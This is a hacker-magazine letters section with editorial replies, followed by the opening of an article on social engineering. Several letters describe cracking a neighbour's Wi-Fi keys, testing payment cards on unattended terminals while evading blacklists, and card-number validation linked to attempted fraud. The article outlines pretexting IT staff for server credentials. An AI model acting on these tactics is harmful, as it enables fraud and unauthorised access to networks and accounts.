2) I recently went through Gmail's process of creating a new email account, and they are now asking for mobile numbers. This was not the case when I first signed up (when it debuted). I explored a little more and found "One of the reasons we're offering this new way to sign up for Gmail is to help protect our users and combat abuse." It seems like this might have more to do with halting people from having an excess number of accounts. I'm not sure how giving away

one's mobile phone number "protects" users, though.

And last, an experience I had entering the building that houses the Department of Labor in Brooklyn, New York. There is one checkpoint there that is similar to an airport. At the time, I had a wallet with a small zipper pouch. I had a multi-tool in there with a flat foldable blade that also has a screwdriver and bottle opener. I had a backpack on with a shirt, pants, papers, and a banana inside of it. The blade went undetected, but since their policy says no food allowed inside, they would not let me through with the evil banana. I asked three different officers standing around about the no food policy, and not one of them could tell me any reason why this was the policy. All they said was that they follow orders! They couldn't even tell me if it was for the simple reason of lessening garbage.

reconfigure

Regarding your first story, is it really such a big deal that you were able to get into a building or even an office without draconian security checks? Have we programmed ourselves so thoroughly that we think something is amiss when we're not overly scrutinized? Walking into an office building used to be a fairly trivial event. There's no reason why it can't be again.

Google claims they're protecting users from receiving spam by limiting the number of accounts that can be created on their service. By forcing people to receive and respond to a message on their mobile phone, they obviously make it more difficult to create a whole bunch of accounts quickly. In addition, they can limit the number of accounts that are created for each phone number. But these aren't methods of protecting their users from receiving spam; they're methods of protecting the entire Internet from receiving spam from their users. This is probably a good thing.

Dear *2600:*

Sorry if I'm sending this to the wrong email, but I remember there being a problem with the bookstores not selling *2600* correctly and you guys not getting credit for it.

Well, I just picked up my winter issue, and at the register it wouldn't scan, despite the lady trying at least ten times. She ended up just putting it down as some generic periodical. On top of that, maybe coincidence or maybe the machine was messed up, but the same thing happened for my *hakin9* magazine.

Just hoping you guys don't get stiffed. It was a Borders over in Jensen Beach, Florida.

Nunook

We would have gotten stiffed had this happened in a Barnes and Noble. Their policy holds publishers responsible for any issues that aren't accounted for in their stores. Crazy but true.

Dear *2600:*

I recently saw a movie from 1983 called *Brainstorm* with Christopher Walken. For *2600* readers not aware of it, it might be of interest. In some ways, I think it was ahead of its time. For that time period, it could be on the same shelf as *Blade Runner* (1982), *Videodrome* (1983), and *WarGames* (1983).

Reader in Brooklyn, NY

Dear *2600:*

A friend and I were discussing *War and Peace*. I wondered how many megs it would take up on a hard disk, so I did a quick search for it. Does this mean something or is it just a coincidence that its ID in Gutenberg's systems is 2600? http://www.gutenberg.org/etext/2600

Ankylosaurus

Either way, we're in pretty good company.

Dear *2600:*

I bought a copy of the latest *2600 Magazine* and the pages started on page 11 then, after page 18, it started on page 11 again. Pages 1 through 10 were missing as well as the last ten pages. I went back to the store to exchange it, but all the magazines on the shelf were the same way. So they pulled them all off. I was hoping you might be able to send me the missing pages in an email or post them on the web. I don't know if this applies to all the magazines distributed or not.

Rob

This kind of thing happens every now and then. If you see an example of this, let us know exactly where you saw it and, if possible, send us a copy of the defective issue. This helps greatly in keeping future imperfections to a minimum.

Dear *2600:*

I like to call fax machines with Skype, constantly. It causes the machine to ring and make noises at the other end. Also, using Skype's dial pad, you can cause untold amounts of noise for the receiver, lol.

blackoperations

Whatever gets you through the day.

Dear *2600:*

Continuing the conversation and in response to dmchale in issue 26:3, I recently had to cancel a cell phone plan for my boss so he could switch from Sprint to AT&T. So, like a good employee, I did some research to see how I could social engineer a way around the canceling-contract fee. I came across a way to do it. All that you need to know is service areas.

I needed to find an area in the U.S. where there is *no* Sprint service. Then, all I had to do was go into Sprint and tell them that my boss was moving to one of those areas and I needed to find a store around the area. They then insisted that there were not any and that his best bet was to switch services. After a little more manipulation/playing dumb, they canceled the contract for free and told me what service provider would best suit him.

Side note: I know an office employee for AT&T and her job is to call customers who live in areas where they are constantly roaming, and tell them they have X amount of days to find a new provider and let them know what the major local provider is. The reason being is AT&T (like other companies) loses money from people in those areas because they have to use other service providers' towers which, of course, in a money hungry society, is not free.

Anyway, hope this helps someone in need.

TheC0A7S

Another method that has been known to work is to enlist in the military and be sent somewhere far away where your cell phone won't work. It's a bit of an extreme way of getting out of a cell phone contract, but we live in desperate times.

Dear *2600:*

My cell phone rang but I was busy and let it go to voice mail. No message left. I didn't recognize the number, but dialed it anyway since I'm a business owner and it might be a customer.

The automated response on the line identified the number as Citibank. Thinking something was amiss, I kept pressing zero until I was connected to an operator. We spoke and I asked what the reason for the call was. She didn't know, checked my credit cards, and assured me that both were current and had a zero balance.

Three more calls came in from the same number later that day. Again I was busy and no message was left. Later that evening, another call came in and I answered it. A recorded message said that I had a balance on my business card and that it was past due with penalty charges. I hit zero to speak with an operator.

The operator confirmed that I had a balance and listed off the charges, all of which were from a supplier that I use. I asked about my previous call and the operator could see a record of it. Turns out that the business card side of Citibank doesn't talk to the personal card side. The operator I had previously spoken with only looked at my personal cards, one current and one long since expired.

I asked why I hadn't received a statement from Citi and the operator replied that I had been switched to paperless billing. I asked what email address they sent the statement to and she replied that that field was blank. In other words, there was no way they could send me a statement.

Being responsible, I offered to pay off the balance. The operator asked me for my bank routing and account numbers. At this point I balked and realized that I didn't really know who I was speaking to. I had already given my account information, secret password, address, and Social Security number to someone who could be just masquerading as being from Citibank. I stopped short and told the operator that I would call back to the number printed on the back of my Citicard. She pressed for bank info, but finally gave up and gave me a case number.

Calling back, I fully realized the separation between the personal and business card sides at Citibank. It took three more calls and over two hours to finally settle the problem. By then my meatloaf was overcooked and I was absolutely frustrated. I closed that account since I didn't want to deal with a company that switches you to paperless billing without a way to get you the statement.

I got to thinking that phishing by phone is more than probable. I am security conscious, never clicking on links from banking emails, but still gave my info readily to someone on the phone. In the future, I dial a known number before releasing info by phone.

The Webist

Switching to paperless billing saves the credit card companies a fortune but it often provides a real disservice to the consumer who can easily miss bills and be tricked into paying late fees. In addition, many companies don't store past bills for very long, which can be extremely inconvenient for someone who needs to look something up. We suggest a compromise for all of those credit card companies who care so much about the environment. Just send us the bill without all the junk and special offers you cram into the envelope. That will save postage, trees, and aggravation. And tricking customers into not getting a paper bill is a sure way of making paperless bills unappealing.

Dear *2600:*

For reasons that still escape me, my girlfriend reads *Cosmopolitan*. In the November 2009 issue, there was an article about Kim Kardashian that was pointed out to me, and in it there was something that might be of interest to the hacker community.

On page 44, there was a section called "935 Things You Didn't Know About Kim - Until Now." Number One reads as follows: "She claims to be an amateur hacker who can break into anyone's voice mail or email." Wow. I never knew she was so 31337. The only hacking I thought she did was her acting.

Michael J. Ferris

Super hackers reside in the most unusual places. Who's to say a super celebrity can't also have this ability? Perhaps she will accept our invitation to speak at The Next HOPE on her methods. Or maybe you'll read about them in a future "Hacker Perspective." The important thing is that none of us anger her because we really don't know what she's capable of.

Requests

Dear *2600:*

Would love to get a *2600* subscription on my Amazon Kindle. Would think it would be doable since the book is available there.

Lyle

One would think. We're still working on Amazon.

Dear *2600:*

I need help catching a hacker that seems to be able to fool everyone. Investigators have given up and I am not. He is an electrical engineer, worked for the government, and is an expert in telephony. He has cost me thousands of dollars and made my life hell for ten months. Do you know of anyone who can help? Is there a way I can contact you? I am writing you from a Kinko's in Los Angeles. I cannot use any of my email addresses at home or work.

Please help me.

T

We get dozens of requests like this. A good investigator will not give up unless there just isn't much to go on in the first place. Note that there are plenty of bad investigators out there. But if you're not able to get satisfaction anywhere, you might want to consider the possibility that you're wrong. It's very easy to make people believe that someone is capable of tapping any phone or reading any email. All that's required is a bit of fear and little to no understanding of how the technology works. Watching a lot of TV programs and Hollywood blockbusters can help create this mythical persona. But in the vast majority of cases, it's just a lot of smoke and mirrors. And in a good number of them, it's not even that. If people want to believe someone is after them, they will, regardless of what the person is actually doing. We can't tell you the number of times someone has suspected us of being up to something, simply because their phone rang after they called us or they got a piece of spam right after sending us an email. In nearly half of those cases, we weren't up to anything at all. So the best thing to do is remain calm and wait for solid evidence. Your lights flickering or your phone buzzing or just your "knowing" that someone is up to something isn't going to work on anyone who doesn't share a psychic link with you. Most importantly, don't fixate on this because that's the surest way to have someone completely destroy you, whether they intend to or not.

Grammar and Spelling

Dear *2600*:

As a long time reader but first time letter-writer, I was reading the "Transmissions" column and I also had to look up undecilion in Wikipedia which I was unable to find as it was spelled wrong. it should have 2 I's, not one: undecillion.

Jeff

This, of course, being from the Summer 2008 issue. And just when we thought we had dodged a bullet on that one.

Dear *2600*:

In 26:2, on page 42, reader "Granny" wrote:

"I just thought I'd point out a tiny little goof on page 47, where you [2600] write, 'Are you one of those people who read *2600*...' The subject of the sentence is 'one' and that means the verb (read) should be singular (reads). 'People' is part of the prepositional phrase, 'of those people,' and does not relate to the verb."

I am not a linguist, but I believe Granny is hyper-correcting here. That is, her (or his) analysis of the grammar of the sentence fragment in question is unreasonable. Even if there were such a thing as "correct grammar," the original writing would be perfectly fine. Rather, Granny fails to parse the text she is "correcting," making a number of oversimplifications which lead her to a dubious conclusion. Consequently, *2600* should not have conceded the point as quickly as it did: "And yes, you are completely right on the grammar."

The big mistake Granny makes is failing to identify that a dependent (noun) clause is the object of the preposition "of," not just the solitary noun "people." The "people" in question are *only* those "who read *2600*," so "people" is *not* separate at all (as Granny believed). Thus, the subject of "read" is "people," a plural noun, so "read" should indeed be conjugated in the third person plural, not the third person singular as Granny asserts.

The meaning of the sentence is clear, even out of context: "There are many people who read *2600*. Are you one of them?" The sentence fragment could be rewritten as so, without any significant changes in grammatical structure: "You are one [person] of the [many] people who read *2600*...." All I did was change wording from that of a question to that of a statement, and then I added a few implied words in brackets.

If, as Granny suggested, "read" were instead "reads," the sentence would require "those people" to have an antecedent, because "who read" could no longer be modifying that noun. It is possible that this antecedent exists, but I don't have the context for the sentence fragment, and I highly doubt it. To believe that, I would have to assume the original author didn't mean what he wrote, and was trying to use a pretty rare construction. Even then, what was written remains grammatical, as understood above. With the singular "reads," the passage might have been, for instance: "Some people have blue hair. Are you one (of those people) who reads *2600?*"

In this fictional case, "people" can indeed be dealt with independent of "reads," as it refers to people who have blue hair; the fiction can be rewritten without the prepositional phrase: "Some people have blue hair. Are you one who reads *2600?*"

These two sentences are grammatically "correct," if a bit disjointed. As you can see, the construction of the latter sentence is pretty archaic. I'll bet the antecedent didn't exist, and using a singular version of "read" would be pretty silly.

In addition to the above mistakes, Granny errs in identifying "read" as "the verb" of the sentence. As I implied, there is more than one verb, as there is more than one clause. "Are," not "read," is the verb of the independent clause, and "you" is the subject. "Read" is the verb only of the dependent noun clause whose subject is "people." Unfortunately, I don't have a copy of 26:1 lying around, so I can't check, but there might be even more clauses in the quoted sentence which come after Granny's ellipses.

That's all for English. Let me take this opportunity to thank *2600 profusely* for its excellent editorship. I love reading your publication. It makes my day, once every quarter. Keep 'em coming!

Adam

We're just happy to continue providing a forum where people can get all of these things out of their systems.

Feedback

Dear *2600*:

Despite your attempt to hide your email address in your magazine, I have successfully hacked into your website and found your email address! "All your bases are belong to us!" Regarding the Summer issue, I admit to buying this particular issue for the "Suing Telemarketers for Fun and Profit," but I was really impressed with the whole issue. The column on TSA and "why the 'no-fly list' is a fraud" was appropriate. This was truly responsible journalism - compelling but in a different way than the *Scientific American* editorials calling TSA "the illusion of security" or *Atlantic Magazine* describing carry-on weapons and "OMG 21 ounces of liquid" calling TSA "security theater."

Certainly TSA should have Thomas Jefferson and Ben Franklin spinning in their graves. You are some of the people being eternally vigilant in protecting our freedoms (Jefferson) and you recognize that when we give up an essential freedom in the name of temporary security, we deserve neither (and will lose both) (Franklin).

Thanks for the rather comprehensive list on "regaining privacy." I think the stories on "price matching" should serve as a warning to store managers rather than a blueprint for thieves. I am not offended at its publication. But it does make me think that maybe you should invite random law enforcement groups to point out the potential criminal punishments. My hope is that a judge would make a distinction between someone that hacks the *2600* website with minimal destruction compared to someone the Best Buy manager detained trying to rip them off via forgery for a $100 hard drive. If caught, could you really say "I'm glad I did it?" And I have to agree with the letter from Louie about being impressed (and humbled) by your dry measured response to letters. But why I really had to write was this line: "Your purchase agreement does not allow you to mark issues with a pen." That made my day!

BattleBotBob

Well, we hate to spoil your day with an admonition but the proper phrase is "all your base are belong to us." Base, not bases. It's a common mistake. With all the talk about grammar, we felt compelled to get this one right.

Dear *2600*:

Okay, I must say I like the Journal. But looking on the site, I came across that you don't have Belize in the Central American region. But in a back issue earlier this year, I saw one from Belize. Could you guys do something about this?

irperera

We're pretty certain you're not inferring that it's our responsibility to define where countries go on the planet. You're probably referring to our payphone photo section. We do in fact see Belize where it belongs in Central America but we currently have no associated payphone photos on the site. This is one of our projects that we really do need to catch up on as we have literally thousands of pictures that haven't been printed, some of which are very impressive. Our primary purpose, though, is to put out the magazine and it's a real challenge to do all of these other things that are so time intensive. We will try and update it however.

Dear *2600*:

This is in response to the article in 26:2: "Simple How-to on Wireless and Wireless Cracking." Thanks again KES and *2600* for printing the article. I found your instructions easy to understand and execute. I am new to BackTrack but I love how easy the commands are. I actually have the same wireless card (Intel Pro Wireless 3945 wifi adapter) built into my Gateway laptop. I did not have to use "modprobe" though. All I had to do was use the "airmon-ng start wlan0" command for my wireless card. I love getting WEP and WPA keys now. Even though I'm ethernet bound, it's still great knowing I can piggyback the neighbor's Internet anytime.

By the way, your book is hard to read in the tub.

Virgil

That is definitely something we do not suggest even attempting.

Dear *2600*:

"An Astronomer's Perspective" in 26:1 was an interesting read, and I sure was impressed by the author's DIY lens tube, but as of what he saw on the moon... I'm no astronomer, but the described colors of ocean-blue and lava-orange together with the description of the mega-lens instantly hinted to me that the colors must have occurred due to chromatic aberration (wikipedia.org/wiki/Chromatic_aberration). A vivid example can be seen at artzen2.com/artzen2-0047.htm. While conspiracy theories do have their place in the world, there usually tends to be a more down-to-earth (and scientific) explanation for most of the weird things. But, luckily, finding out these explanations is even more mentally rewarding than constructing the conspiracy theories, because it gives one the feeling of having some control over the external world instead of making one feel small and powerless in the "schemes" of the "big shots."

Taivo

Dear *2600*:

The article "Hello! Google Calling" in 26:3 is blatantly false. It states that Google Voice does not verify any numbers that you set up with it. It most certainly does, however. When you set up a phone number as one that it should ring for you when you receive a call, it first displays a two digit code on the web page, you then get a call at the number, and must enter the code in order to activate that number as one of yours.

Jason

Dear *2600:*

Concerning "Free DirecTV on Frontier" by Outlawyr in 26:3, a similar situation exists in British Columbia, Canada. BC Ferries is a government-owned but privately operated ferry fleet (one of the biggest in the world), serving every single person who lives on an island or otherwise inaccessible place in British Columbia - almost 1,000,000 people. Naturally, it's a rip-off - most of their major vessels are floating gouge-fests (overpriced cafeterias and gift shops), and the fares for vehicles or passengers are also just as ridiculous. However, the way they handle transactions aboard the vessels is almost identical to Frontier Airlines. I've seen charges appear on my credit card up to ten days after I actually made the transaction. Using a prepaid card works well, as does a PayPal debit/credit card. The real bonus is that they also use the same practice at any of their on-land ticket booths: in order to speed up loading and payment, they mindlessly swipe your card and don't ask for a signature - even if it's a $120 fare (which it usually is).

A note on PayPal credit cards: unlike in the U.S., debit-credit cards are incredibly uncommon in Canada (99 percent of all cards I used to process at my retail slave job would be a standard credit card), so they usually get treated as credit by the processing terminal, which means it will assume you run a debt, not a balance - i.e., even in a situation where a $0 prepaid card will not work, the PayPal card might.

I'd suggest that everyone out there try and experiment with systems which would not normally be attached to any kind of communications device: subway/transit ticketing machines, vending machines, parking meters, and automated car washes. Most of these boxes could blacklist your credit card number after their weekly download and processing, so switch up cards often. Even in this world of blanketed cellular data, it's surprising how simple some of these systems still are.

sotsov

These days it's almost impossible to find something that can't easily be attached to a communications device. But we're always interested in the outcomes of these sorts of experiments.

Dear *2600:*

OK, so I read this article ("Free Trials" by hostileapostle in 26:3) and couldn't wait to try it out. Only thing is I couldn't properly come up with my own number. Out of curiosity, I added up his example number in the article "4264 1658 2275 1396" and it adds up to 71! Not divisible by 10! I added it a second time to be sure. So I thought, OK whatever, I'll try it on the website he said *he* used this on (www.realtytrac.com). The only problem is the website also asks for the expiration date and CVV code (the three digit number on the back of the card in the signature panel). So I figured I could make it up, so I put in a random number and it couldn't process my order because the CVV code was wrong. I put in one that would add up and be divisible by 10. That didn't work either. The fact is, he didn't mention the expiration date or the CVV code in his article and I believe he's a liar, not only because his example number didn't add up, but also for the fact he said he used it on that site. In fact, I can't even find a free trial site that doesn't ask for the CVV code. So I did some research. According to Wikipedia: "The values are calculated by encrypting the PAN, expiration date and service code with encryption keys (often called Card Verification Key or CVK) known only to the issuing bank, and decimalising the result." So his article is fundamentally flawed in more than one respect. This is the first time I've ever been disappointed with a *2600* article. Please make him send back the free t-shirt he got for having his article published. Thanks!

nevarDeath

You didn't follow the instructions as printed in the article. You double each of the odd numbers (4 would be 8, 6 would be 12, 1 would be 2, etc.). In those cases where doubling a number results in a two digit number (such as 12), you would add those two numbers together (1+2=3) and use that one. Add all of the modified odd numbers and the untouched even ones and you will get a total of 70 as the article stated, divisible by 10. No valid credit card number will be unable to pass this test. Since many credit card numbers are 16 digits, the above works quite well. However, those that are odd number lengths (15 digit American Express numbers, for instance) would double the even numbers instead.

We're sorry your attempt at credit card fraud was unsuccessful. The purpose of the article was mostly to show how the system works. While not all sites will ask for a CVV code, they will most certainly ask for an expiration date, which really isn't all that hard to guess. The CVV code is not something you can calculate.

The real handy use of this knowledge is to be able to quickly ascertain whether someone is attempting to buy something with a credit card number that passes this test or if they're literally just making numbers up in their head. This saves time and the necessity for querying the credit card company for each and every potential transaction, which tends to run up costs.

Dear *2600:*

After sitting back and reading some of the letters other readers have written, I think it is time for me to chime in with my two cents. I have been reading *2600* for a long time now and I agree with some of the other readers who have written in to voice their concern over both the lack of quality of articles and the direction the magazine seems to be headed. While browsing over past articles, I came to notice that the articles in *2600* over the years have slowly became less and less technical and more and more - I have no other word for this - entry level. It used

to be that the articles in *2600* were so technical, one had to research what the author was talking about in order to understand the article. Now it's to the point where most of the articles published require almost no technical knowledge to understand and really in past years would have just been observations that were placed in the letters section and not printed as "real articles" (real articles being things not published in the letters section). I don't know where the blame is for this current state of affairs as I don't have enough information to make that determination. It seems to me that most of the people who write letters such as mine saying that quality of letters is decreasing are people who have been long time readers. I have to wonder if the magazine is alienating us older readers in order to cater to the younger generation who may not be as technically inclined. Was the first step of this decline taking the code out? I would understand a magazine needing to cater to its audience in order to survive but is that what the readership of *2600* is slowly declining to? I am reminded of the reader survey you published a while back saying what your readers like and dislike about the magazine and something that struck me as amazing and still perplexes me to this day is that you published that according to the survey readers wanted less technical articles, less articles about obscurer things, and so on. I worry that the magazine I love so much is slowly turning into a magazine for the kids and less for the serious hacker. I understand if most of your readers are people who are new to technology and want more of "hacking for Windows" type stuff and less technical articles, that you have to do that in order to give the readers what they want. But I'm here to say that is not what I want. I don't know how most of the other old timers feel about this, but I would be willing to pay a little more for more technical content and less fluff articles, and I hope some of the others like me feel the same. Now, don't get me wrong. I am not placing blame or accusing any of the *2600* staff as I am completely aware that the lack of technical articles may be us readers' fault as we are just not submitting the tech articles as often. But if that's the case, I think we are already in a downward non-technical spiral that is self feeding. If less technical articles are published, then less technically-oriented people are going to be reading and therefore writing material for the magazine, and pretty soon this magazine will turn into some script kiddy rag full of fluff that newbs can understand but has no real content. I am personally making an attempt to write more technical articles in order to help the magazine get back on its old path and I hope others like me do as well. However, that will mean nothing if we are able to submit a magazine's worth of highly technical articles and none of them get published as they are being pushed aside for the less technical articles that the less knowledgeable are asking for.

Please don't take offense to this letter as I have nothing but admiration for the mag and the people that work so hard to put it out. I'm just concerned with its direction.

Enygma

We do see this criticism and, almost invariably, it comes from people who have increased their technical knowledge significantly over the years. By far the comment we get more than any other is that most of the stuff we print is over the reader's head but that they just love our attitude and willingness to explain things to newcomers. That's really what the future is - inspiring those people who aren't already in on the conversation. There are plenty of places to turn to for further technical information and for pages of source code if one is so inclined. We exist to grab the attention of those who find themselves entranced by technology but hesitant to embrace the confining rules and restrictions that often go with it. If we help get people to think outside the box, then perhaps they will go on and create something even better in the future. By that point, they may well have outgrown us but we like to think the dialogue is something they would still be interested in. If we only focus on that which we're experts in and only speak with other such experts, we have a nice little clique but almost no new influx of people. And that constant stream of newcomers is absolutely vital to the hacker community. That said, we rarely turn down an article because it's too technical. We have turned down articles that carry no real hacker angle, such as papers on math principles or subtleties of the latest Linux kernel, especially if it's easy to find this material elsewhere. As we grow older and become more successful and established at whatever it is we wind up doing, we start to lose touch with that spark that set us off in the first place. This is why it may seem as if we're staying behind while others are moving ahead. We feel it's important to keep on being a gateway for many to find their way into an increasingly fascinating world. We only hope people like you remain in contact with us and those we bring into the fold. We all benefit from the combination of experience and skill with rebellion and innovation. Together we can steer into some really interesting scenarios.

Dear *2600:*

As I was reading the Spring 2009 issue, an observer told me that reading *2600* made me a subversive. Well, I am totally OK with that. If being labeled a subversive puts me in the company of open-minded, honest, intellectually aware, technology literate, and curious people, then I know I'm reading the right quarterly. I would much rather be an intelligent freethinker than a mindless programmed lobotomized sheep victim. I have been reading *2600* regularly for two decades now and the Spring 2009 issue was totally amazing from cover to cover as expected.

I found all of the articles of interest to current technology issues but I want to single out "Network Neutrality Simplified" by linear as being particularly relevant and tuned-in as to the issues governing the Internet today. The Internet is an intellectual forum that a truly free and open society would neither fear nor suppress. If the government allows ISPs to legally implement policies such as metered based billing, bandwidth caps, site restrictions/censorship which force users away from competing services (VoIP, streaming video, etc.), this would turn the ISPs here in the United States into a cartel and then U.S. Internet access would be run as an oligopoly like OPEC. That is, they will be free to charge whatever they want, free to manipulate markets to their will, gouging and screwing over the powerless consumers.

Corporations are intent on not investing in upgrades to their infrastructure for anything except privacy invading devices to facilitate the commoditizing and monetizing of the personal information, habits, and preferences of their captive customer base, or to supply an evermore paranoid governmental and law enforcement community to unwarranted access to private communications, as well as monetizing the delivery of content provided by themselves and/or others. AT&T, Comcast, Fairpoint, Verizon, and Time Warner Cable are prime examples of unbridled, unregulated predacious greed machines hell-bent on providing the least amount of service for the most egregious price.

The push towards implementing metered billing is primarily focused on pleasing investors who adore the idea of consumers paying more money for the same, or less of the same, product. Corporations' primary financial focus is on increasing value maximization for their shareholders, that is, the price of their shares of common stock. Metered billing has been tried in various markets here in the U.S. with limited success. It is a bullshit agenda which is totally anti-consumer and which requires the passivity of a propagandized population for it to succeed.

Yes, broadband is changing. It's becoming cheaper to provide and easier to expand, if companies seek to make the investments to keep their networks in good shape. Verizon FIOS is doing that, so is Cablevision, all without bandwidth caps. The Network Neutrality article mentions the "Internet Freedom Preservation Act of 2008" (H.R. 5353), which is legislation that moves us in the right direction in a major way. In June 2009, the "Broadband Internet Fairness Act" (H.R. 2902) was introduced by Rep. Eric Massa (D-N.Y.). This piece of legislation is aimed at protecting consumers from unreasonable broadband overage charges. As those who cherish freedom, we must make every effort to preserve a free Internet. Write to the FCC, FTC, and the Chairman of the Senate Commerce Committee and tell them to reject anti-consumer legislation and instead pass laws which evoke good faith and fair dealing. Tell them to support consumers' rights with regard to the Internet. Tell our elected officials to shut down a corporate philosophy that harms both the consumer and the free market. We don't want our country to slide towards the oppressive policies of those such as China and North Korea. Get the word out. If we don't, then nobody will.

Brainwaste

Dear *2600:*

I'm not sure where to start. I've read your magazine for a long time but never had an urge to write until now. Maybe because I am currently incarcerated in a state prison facility in East Texas and have a lot of free time. I recently requested your magazine from my family to test my limits to see if I could get it in. I would say I was surprised it made it to me, but that would be a lie. What was slightly surprising was that the package it came in was never opened and inspected. They wonder why we have contraband issues in Texas prisons, especially pay-as-you-go cell phones. I'd say the security issues and loopholes are amazing, things you never would imagine in such a so-called secured facility. The door that's supposed to keep me locked in this room can easily be talked open through the intercom. Press the button, the officer says "ID?", you say something like "Chaplain." Click - voila! Simple as that, opened cell door. But, of course, I have never done it. Attempting to escape is a serious charge.

Anyways, I got to thumbing through my newly received contraband, courtesy of the U.S. Postal Service, the Autumn 2009 issue of *2600 Magazine,* and really wish I could take a picture of the payphones in here to submit to you. They are bolted to the wall. The receiver has no cord, but is sticking out of this oddly formed green box and all it has is a touch tone keypad. That's the best I can do since having a camera in here is another charge that carries a lengthy sentence.

My favorite part I love to read is your letters section. So I found it humorous to read a letter from Sc0ut. He asked a question, "When was the last time any of us sent or received a real letter?" I laughed because I can answer honestly and say nearly every day for over a year. If you want to write someone who truly values the timeless form of communication, write someone in prison.

After revealing obvious security flaws from within the system in this letter, I bring my next test. If this letter arrives, it proves yet another flaw. They didn't read it. Or they didn't care.

Nicko

It seems like the facility you describe isn't one of the high or even medium security ones so it's not so surprising that there's a very slight degree of trust there. We shouldn't be surprised or outraged by this since it's the ultra-security mentality that should be the exception to the rule, even amongst the incarcerated. We're certain you wouldn't get very far if you opened your door, nor could any real contraband come in through the mail undetected. Receiving our magazine should not be considered a security risk, even though it's often categorized that way by various prison wardens who simply don't get what we're all about. Unfortunately, there are some who will even see this letter as a risk and thus deny the entire publication to an inmate. Knowledge and dialogue are not inherently a bad thing. Education is often considered a true threat, however, to those in charge. In the end, its absence invariably leads to a worse environment for all concerned.

We would have printed your address so you could get some letters, but we're happy to see that your incarceration has come to an end.

Dear *2600:*

Greetings. I wrote with a question a couple of issues ago but never received a response or an answer in vowels and consonants but, because of a very strange happening, I thought I would write about this strange happening and re-ask my original question.

I am a subscriber who is incarcerated and, due to this fact, I have limited abilities at finding things for myself. Because I want to start a business when I get out, I have been making plans and, of course, those plans include a company name. I want to secure my company "domain name" now but cannot seem to find the way to register the name for the Internet. I have written to several places including Verizon and Internic but neither responded. Any help you could provide or that a reader could provide would be greatly appreciated. I have no computer access here.

Now the strange thing that happened: When my hacker quarterly Volume 26, Number 3 arrived, I headed straight to my bunk for hours of great mind stimulating reading. When I opened up the envelope, I noticed a white sheet of paper encircling my issue. Now, because I am incarcerated and have witnessed many things the system will deny ever happened, I became immediately suspicious. Removing the white paper revealed in *large* letters:

PUBLICATION(S)
REVIEWED & APPROVED
BY MSCP
ET/MSCP

All in upper case letters (like I write in, sorry). Now, nobody here seems to have ever heard of MSCP or ET/MSCP.

But it becomes stranger. As I looked at my copy, I noticed two small light blue plastic streamers sticking out and opening to the pages. They are clear plastic with mild stickiness. These are definitely made for marking pages. The pages, 15 and 19, contained the "Google Calling" and "Free Trials" articles.

Because of where I am, I want to say that the institution did this. But the name of the division that does that here is the Director's Review Committee or DRC. But they do not put papers in with the publications and in 13 years I have never seen those page markers. Also, the envelope that you sent was, as usual, opened and taped back together, but strangely had also been stapled. They never do both of those here at this unit. Strange, strange, strange. Or I really need to go home because I don't have a life.

If you like, you can print my name and address in case someone else would like to write me.

Michael E. Short
#774048
1300 FM 655
Rosharon, TX 77583

Paying attention to such detail is always a good thing. Most people would never have noticed what was right in front of them. What we were able to find out was that the MSCP is the Mail System Coordinators Panel. These are the people who actually review the publications and decide whether to approve or deny them. Perhaps they're supposed to remove their name (as well as any markers like the ones you found, which may point to articles of particular concern) before the inmate gets the publication delivered. The DRC seems to be more of an appeals process. Their responsibilities also extend into removing people from visiting lists. From the "Offender Orientation Handbook," "All publications are subject to inspection by the MSCP and by unit staff. The MSCP has the authority to accept or reject a publication for content, subject to review by the DRC." We imagine that "ET/MSCP" means that someone with the initials E.T. was the person typing the report or the one in charge.

As for registering your domain name, all it takes is someone with Internet access to grab the name for you. They can find listings of registrars by entering "Internet registrars" on Google and then picking one that's cheap and has a good reputation. They can then hold onto the domain until you're ready to use it. Depending on how long that is, you might want to consider waiting until you get out, unless you really believe something will make someone else take your domain name that, to this day, hasn't already been claimed.

Dear *2600:*

Great zine and etc. Just a quick note regarding the article "Regaining Privacy in a Digital World" in 26:2 (which was useful and nicely done of course). The section on "Intelius" indicates the writer had to pay for a subscription for removal. If instead one goes to their link, then to "Help" at the bottom of the page, the FAQs on the left have a removal section from the web, and it's free.

corwin137

Letters are continued on page 53

Social Engineering From A New Perspective

by Lilith

After being in the scene since the early 90s, I have become quite aware that fellow female hackers are a rare breed. Whether it's lack of acceptance within the technical community, or lack of interest is enough to write another text file in and of itself. That said, it's really lame that some of the easiest things for chix to do hasn't been passed on to the boys. Certain hax0r suppa-stars can write books upon books on social engineering but, the fact is, we have been trained from birth to social engineer. And let it be well known it's not all about sexuality so much as manipulation.

In order for something to be done right, one must really have a fucking clue as to what they are doing, what the goal is, and how to get the positive result from the variable of an ending. Let me break it down. There is a large perception that social engineering is based on knowledge and proof of presence. In other words, if you can out-tech and seem professional, you will go far. Yeah, that may work for men and those who refuse to let their egos down for a second and work in reverse. This doesn't have much to do with using sexuality to get your way. Women already know how to do this and it won't work with guys doing it to guys... so lets skip that.

Toolkit

An alternate phone number: I recommend `grandcentral.com`. It's free and you can use it for incoming and outgoing calls. Skype is ok. I don't think I have to remind anyone here that all of these accounts should be established using alternative alias' and paid for with V/MC gift cards.

Borrowed WiFi: Nice to use, and maybe your neighbor doesn't mind (don't ask, don't tell).

Your research: Always spend some time doing research on your mark. You will look like a fucking moron of you don't.

Instead of me trying to write it out in some dimestore psycho babble, let me give you some great examples of what I mean, and we can try and make them apply to the estrogen challenged:

1) "Lisa" needs access to a company's server. She needs a login and password. The first thing she does is search the company website to see if she can find the list of employees in the IT department. She chooses one, or if she can't find one, she makes a few phone calls trying to figure out who the person she needs to talk to is. She also chooses a department she is working in and finds out the managers name.

"Lisa" calls IT guy, and frantically explains that she is a temp. She is sick with the flu but her boss told her she can work from home. The problem is, the information on how to access the server was wrong, and she doesn't want to ask her boss to repeat herself for fear of getting fired. She needs this job! Now, here's where you have to dumb it down. You are a temp. You know nothing! You are a complete twit. Men love to feel superior, and if you are a tard, it makes them feel better. Use this to your advantage.

